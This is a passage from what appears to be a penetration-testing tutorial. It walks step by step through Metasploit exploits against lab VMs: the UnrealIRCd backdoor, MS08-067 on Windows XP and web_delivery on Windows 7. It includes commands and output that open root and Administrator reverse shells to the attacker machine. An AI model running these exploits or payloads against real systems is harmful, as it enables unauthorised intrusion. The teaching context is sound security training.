
set <Variable Name> <Value>

To see what variables can be set, use the "***show options***" command:



```
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  6667             yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf exploit(unreal_ircd_3281_backdoor) >
```

This exploit only uses two main variables, RHOST and RPORT. RHOST is the remote host that we are attacking and RPORT is the remote port.



Note:


LHOST = *Local Host, or our Kali System*

RHOST = *Remote Host, or our target System*

LPORT = *Port we want to use on our Kali System*


RPORT = *Port we want to attack on our target System*

Let's go ahead and set the RHOST variable using the set command. If the target system's IP address was 192.168.1.68 (the Metasploitable System) then we would use the set command below:




```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.1.68
RHOST => 192.168.1.68
```

If we run the "***show options***" command again, we can see that the variable has indeed been set:




```
Name   Current Setting  Required  Description
----   ---------------  --------  -----------
RHOST  192.168.1.68     yes       The target address
RPORT  6667             yes       The target port
```

This is all you really need to set in this exploit. You can now type the "***exploit***" command to execute it:



```
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.39:4444
[*] Connected to 192.168.1.68:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; usi
ng your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo pfisEJYIXLcUUJ2X;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "pfisEJYIXLcUUJ2X\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.39:4444 -> 192.168.1.68:43573) at
2016-02-19 09:18:44 -0500
```

And we have a remote shell! Notice there is no prompt other than a cursor, but we have a Linux shell with the target system. If we type "***whoami***" it responds with "***root***" and if we type, "***pwd***" it returns "***/etc/unreal***" as seen below:



```
whoami
root
pwd
/etc/unreal
```


Hit "***Cntrl-C***" to exit the active session

If you are feeling a bit lost, don't panic, we will cover this in much more detail later in the Metasploitable chapter. I just wanted to show the process of selecting and using a basic exploit in Metasploit.

Multiple Target Types

The Unreal backdoor was a fairly easy exploit to use. Some exploits have multiple variables that you need to set and they might even have some optional variables that can also be configured. As you use Metasploit, you will find that some have multiple target types that can be attacked, and that the exact target needs to be set for the exploit to work properly.

To see the target types, enter "***show targets***":



```
msf exploit(unreal_ircd_3281_backdoor) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Target
```

On the exploit we used above, the target is automatic, so we don't need to set it. But on others, there are numerous targets that run different operating system versions and we need to pick the right one so the correct exploit code is used.


Getting a remote shell on a Windows XP Machine

We took a brief look at one of the Linux exploits, let’s go ahead and look at one of the most popular Windows XP exploits, “***ms08-067***”. If you don’t have a test XP system to use, don’t worry about it, we will use our Windows 7 virtual machine as a target next. Just read along through this section.

1. To start, simply use the exploit:

   msf > ***use exploit/windows/smb/ms08_067_netapi***


2. Now type, “***show options***”:



```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service
   SMBPIPE  BROWSER          yes       The pipe name to use


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > 
```

Notice that by default the target is set to “***Automatic Targeting***”. I have had mixed results with using automatic targeting, and sometimes things work better if you set the exact target.

3. If we want to set a specific target type, “***show targets***”:




```
msf exploit(ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
   3   Windows 2003 SP0 Universal
   4   Windows XP SP2 English (AlwaysOn NX)
   5   Windows XP SP2 English (NX)
   6   Windows XP SP3 English (AlwaysOn NX)
   7   Windows XP SP3 English (NX)
   8   Windows XP SP2 Arabic (NX)
   9   Windows XP SP2 Chinese - Traditional / Taiwan
   10  Windows XP SP2 Chinese - Simplified (NX)
   11  Windows XP SP2 Chinese - Traditional (NX)
   12  Windows XP SP2 Czech (NX)
   13  Windows XP SP2 Danish (NX)
   14  Windows XP SP2 German (NX)
```

Notice there are numerous target options for this exploit. The XP system I want to target is running


Windows XP SP1, listed as Target ID 2.

4. Type, "***set target <ID#>***" to set the target ID.



```
msf exploit(ms08_067_netapi) > set target 2
target => 2
```


5. And again entering, "***show options***" will reveal that we indeed have the target value set:



```
Exploit target:

   Id  Name
   --  ----
   2   Windows XP SP0/SP1 Universal
```

Lastly, though not often used in basic exploits, we can also set advanced options if we want.

To show the advanced options, just type "***show advanced***":




```
msf exploit(ms08_067_netapi) > show advanced

Module advanced options (exploit/windows/smb/ms08_067_netapi):

   Name           : CHOST
   Current Setting:
   Description    : The local client address

   Name           : CPORT
   Current Setting:
   Description    : The local client port

   Name           : ConnectTimeout
   Current Setting: 10
   Description    : Maximum number of seconds to establish a TCP connection

   Name           : ContextInformationFile
   Current Setting:
   Description    : The information file that contains context information
```

Now we have seen how to select an exploit and how to set the options. On most exploits we also need to set a payload.

Picking a Payload


What's the fun of exploiting a machine if you can't do anything with it? Payloads allow you to do something functional with the exploited system. They also provide different ways to connect back and forth with the target. Metasploit comes with a multitude of different payloads.

Type, "***show payloads***":



```
msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
===================

   Name
   ----
   generic/custom
   generic/debug_trap
   generic/shell_bind_tcp
   generic/shell_reverse_tcp
   generic/tight_loop
   windows/adduser
   windows/dllinject/bind_hidden_ipknock_tcp
nock TCP Stager
   windows/dllinject/bind_hidden_tcp
 Stager
   windows/dllinject/bind_ipv6_tcp
tager (Windows x86)
   windows/dllinject/bind_ipv6_tcp_uuid
```

Or you can type "*set payload*" and hit the tab key twice. This will prompt Metasploit to ask you if you want to see all the available payloads:



```
msf exploit(ms08_067_netapi) > set payload
Display all 141 possibilities? (y or n)
```

Go ahead and list the payloads. As you can see there are a lot of payload possibilities!

Payload Layout

Most of the payloads are laid out in the format of '***Operating System/Shell Type***' as shown below:

set payload/osx/x86/shell_reverse_tcp

set payload/linux/x64/shell_reverse_tcp

set payload/windows/shell_reverse_tcp


set payload/windows/meterpreter/reverse_tcp

Simply select the correct OS for your target and then pick the payload you want. The most popular types of payloads are shells, either a regular ***remote shell*** or a ***Meterpreter shell***. If we just want a remote terminal shell to remotely run commands, use the standard shell. If you want the capability to manipulate the session and run extended commands then you will want the Meterpreter shell (which we will discuss in further detail in the next chapter).

There are different types of ways that the payloads communicate back to the attacking system. I usually prefer ***reverse_tcp*** shells as once they are executed on the target system, they tell the attacking machine to connect back out to our Kali system. The big advantage to this is that with the victim machine technically "initiating" the connection out, it usually is not blocked by the Firewall. A connection trying to come in from the outside most likely will.

Once we know what payload we want to use, we set it using the "*set*" command.

6. So for our example let's use a *Meterpreter shell* for a *Windows system* and have it connect back to us using *reverse_tcp,* as seen below:




```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Now that our payload is set, we just need to set the options for it.

Setting Payload Options

Payloads have options that are set in the exact same way that the exploit is set. Usually payload settings include the IP address and port for the exploit to connect out to. And these too are set with the "*set*" command.

7. Type "***show options***" to see what settings the payload needs:




```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER,


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '',
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port
```

As you can see in the image above, a new section titled "***Payload options***" shows up when we run the command. We also have three new options that we can set, "***EXITFUNC, LHOST, and LPORT***".

We will leave the EXITFUNC and LPORT settings to the default.

8. But we need to put in the LHOST or local host address. This is the IP address for our Kali system:




```
msf exploit(ms08_067_netapi) > set LHOST 192.168.1.39
LHOST => 192.168.1.39
```

Once our payload options are set, we can go ahead and run the exploit.

Running the Exploit

When starting out, it is always a good idea to run the "***show options***" command one last time and double check that everything is set correctly:



```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER
```


If you notice above, looks like we forgot to set the target system (RHOST) IP address!

We set the RHOST for a prior example, but when we switched exploits, we never re-set the remote host IP address. This can happen when you are running through a lot of exploits, or testing different systems, so it is a good idea to double check your settings.

9. Go ahead and Set the RHOST option. Again if you don't have a Windows XP test target, don't worry. It is more important at this point to just see the process.

set RHOST 192.168.1.20

Checking the options one last time, everything looks good:



```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.1.20     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER,

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '',
   LHOST     192.168.1.39     yes       The listen address
   LPORT     4444             yes       The listen port
```


Our payload is selected, and all the options that we need to set are set. We can now run the exploit.

10. To execute the exploit type, "***exploit***"

The exploit then runs and when successful the payload executes and we get a remote connection.


Connecting to a Remote Session

Once we have a successful exploit we will be able to view any remote sessions that were created. If the exploit doesn ' t work you will just be returned to the Metasploit prompt. To check what sessions were created type the "***sessions***" command. Any sessions that were created will show up along with the IP address, computer name and user name of the target system:



```
Active sessions
===============

  Id  Type                   Information                                      Connection
  --  ----                   -----------                                      ----------
  1   meterpreter x86/win32  FRED-PW3VOENN91\Administrator @ FRED-PW3VOENN91  192.168.1.39:4444
 192.168.1.20:1057 (192.168.1.20)
```

We can now connect to the session interactively with the “***sessions -i <ID#>***” command. When we connect to the session, the prompt will change into a *meterpreter* prompt. We will cover the Meterpreter shell in more depth in the next chapter. But for now, if we just type the “***shell***” command we can see that we do indeed have a remote shell to the Windows XP system:



```
[*] Starting interaction with 1...

meterpreter > shell
Process 3032 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```


Now that we have completed a walkthrough on using a Windows XP exploit, let’s see how to get a Windows 7 shell.

Getting a remote shell on a Windows 7 Machine

Now is the time to put our newly learned skills to work, this will be a full hands on session. But don’t worry; this is a pretty quick and easy exploit. In this section we will learn how to quickly get a Meterpreter reverse shell from a Windows system using the Web Delivery exploit module. We will be using the Windows 7 VM as a target. Go ahead and start the Windows 7 VM if it isn’t running already and login.

Let’s get started!

1. Type, “***back***” to return the initial msf prompt:




```
msf exploit(ms08_067_netapi) > back
msf >
```

2. Now enter:

> ***use exploit/multi/script/web_delivery***
> ***set LHOST 192.168.1.39***
> ***set LPORT 4444***


3. Next type, “***show targets***”:



```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set LHOST 192.168.1.39
LHOST => 192.168.1.39
msf exploit(web_delivery) > set LPORT 4444
LPORT => 4444
msf exploit(web_delivery) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Python
   1   PHP
   2   PSH


msf exploit(web_delivery) > 
```

